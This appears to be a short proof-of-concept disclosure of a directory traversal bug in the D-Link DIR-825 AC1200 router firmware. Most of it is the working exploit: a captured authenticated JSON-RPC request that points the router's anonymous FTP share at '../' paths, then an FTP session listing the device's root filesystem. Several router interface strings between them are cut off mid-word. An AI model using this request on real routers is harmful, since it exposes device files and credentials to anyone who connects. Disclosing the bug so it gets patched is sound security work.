
D-Link DIR-825 AC1200

hardware version: R2


firmware version: 2022.01.13-13.48_DIR_825AC_G1A_EU_1.0.9_release

directory traversal bug.



```
POST /jsonrpc HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json, text/plain, */*
Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Authorization: Digest username="admin", realm="domain", nonce="6279063", uri="/jsonrpc", response="386dd8aa34d45ef82ee280da901b1d55", qop=auth
Content-Length: 196
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/admin/index.html
Cookie: compact_display_state=false; user_ip=0.0.0.0; device_mode=ap; device-session-id=e7860689f2b62e8deb17c20c4e17272d; user_login=admin

{
  "jsonrpc":"2.0",
  "method":"write",
  "params":{
    "id":155,
    "pos":-1,
    "data":{
      "ftpd":{
        "anonymous":true,
        "dir_path":"/usb1_1/.ReadyDLNA/../../../../../../../",
        "enable":true,
        "port":21
      }
    },
    "save":true
  },
  "id":17
}
```



You can enable the built-in FTP server of the router to provi

Enable FTP server

For correct display of containing Cyrillic letters file names, please u

Configuring FTP Server

Anonymous login

If anonymous login is disabled, to access the USB storage conten

When anonymous access is used, all users connected via the FTP rights

Port
21

Directory
/usb1_1/.ReadyDLNA/../../../../../../../

Parancssor - ftp  192.168.0.1

```
C:\Users\papge>ftp 192.168.0.1
Connected to 192.168.0.1.
220-Welcome to Pure-FTPd.
220-You are user number 1 of 50 allowed.
220-Local time is now 21:25. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
530 You aren't logged in
User (192.168.0.1:(none)): anonymous
230 Anonymous user logged in
ftp> dir
200 PORT command successful
150 Connecting to port 22770
drwxr-xr-x   16 0          0                 274 Jan 13 11:41 .
drwxr-xr-x   16 0          0                 274 Jan 13 11:41 ..
-rw-r--r--    1 0          0                 229 Jan 13 11:41 VERSION
drwxr-xr-x    2 0          0                 577 Jan 13 11:41 bin
drwxr-xr-x    7 0          0                2078 Jan 13 11:43 dev
drwxr-xr-x    6 0          0                 760 Jan 13 11:43 etc
drwxr-xr-x    3 0          0                  30 Jan 13 11:43 home
drwxr-xr-x    4 0          0                 696 Jan 13 11:42 lib
lrwxrwxrwx    1 0          0                   3 Jan 13 10:49 lib32 -> lib
lrwxrwxrwx    1 0          0                   3 Jan 13 10:49 lib64 -> lib
lrwxrwxrwx    1 0          0                   8 Jan 13 10:49 mnt -> /tmp/mnt
drwxr-xr-x    2 0          0                   3 Jan 13 10:49 opt
dr-xr-xr-x   87 0          0                   0 Jan  1 00:00 proc
drwxr-xr-x    2 0          0                  77 Jan 13 10:49 root
drwxr-xr-x    2 0          0                 592 Jan 13 11:41 sbin
drwxr-xr-x    3 0          0                  30 Jan 13 11:41 share
drwxr-xr-x    3 0          0                  28 Jan 13 11:41 srv
dr-xr-xr-x   11 0          0                   0 Jan  1 00:00 sys
drwxr-xr-x   10 0          0                   0 Jan  1 21:25 tmp
drwxr-xr-x    6 0          0                 100 Jan 13 11:41 usr
lrwxrwxrwx    1 0          0                   8 Jan 13 10:49 var -> /tmp/var
```